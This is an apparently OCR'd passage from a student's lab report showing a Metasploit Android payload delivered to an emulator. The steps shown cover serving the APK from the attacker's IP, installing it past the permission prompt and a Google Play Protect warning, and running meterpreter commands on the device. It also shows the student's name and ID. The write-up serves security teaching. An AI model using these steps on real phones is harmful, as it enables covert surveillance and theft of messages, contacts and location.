



2.8 Go to android emulator, open any browser and then type your attacker's ip/share in the url section and there you will find your apk – Download it and install it on android.







1:30
MainActivity
Do you want to install this application? It will get access to:
modify system settings
read call log
write call log
take pictures and videos
modify your contacts
read your contacts
access approximate location (network-based)
access precise location (GPS and network-based)
record audio
directly call phone numbers
this may cost you money
read phone status and identity
read your text messages (SMS or MMS)
receive text messages (SMS)
send and view SMS messages
this may cost you money
CANCEL
INSTALL
File
Edit
View
Name: Ishan Aakash Patel
StudentID: 146151238
Ln 2, Col 21
45 characters
100%
UTF-8



Google Play Protect
Unsafe app blocked
MainActivity
This app may be harmful
Installing this app may put your device at risk. Learn more about Play Protect.
Install anyway
Got it
File
Edit
View
Name: Ishan Aakash Patel
StudentID: 146151238
Ln 2, Col 21
45 characters
100%
UTF-8




2.9 As soon as you open the apk file in android, go back to your kali machine and and sessions will be created and you will have access to the android.



2.10 Perform the commands




File Actions Edit View Help
Name : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
MTU : 1452
Interface 3
Name : wifi_eth - wifi_eth
Hardware MAC : 00:0c:29:0b:67:e2
MTU : 1500
IPv6 Address : fe80::20c:29ff:fe0b:67e2
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 4
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 5
Name : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU : 1480
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter > ps
Process List
PID Name User
6773 com.metasploit.stage u0_a79
6975 sh u0_a79
6978 ps u0_a79
meterpreter >
File Edit View
Name: Ishan Aakash Patel
StudentID: 146151238
Ln 2, Col 21 45 characters 100% UTF-8

Thank you….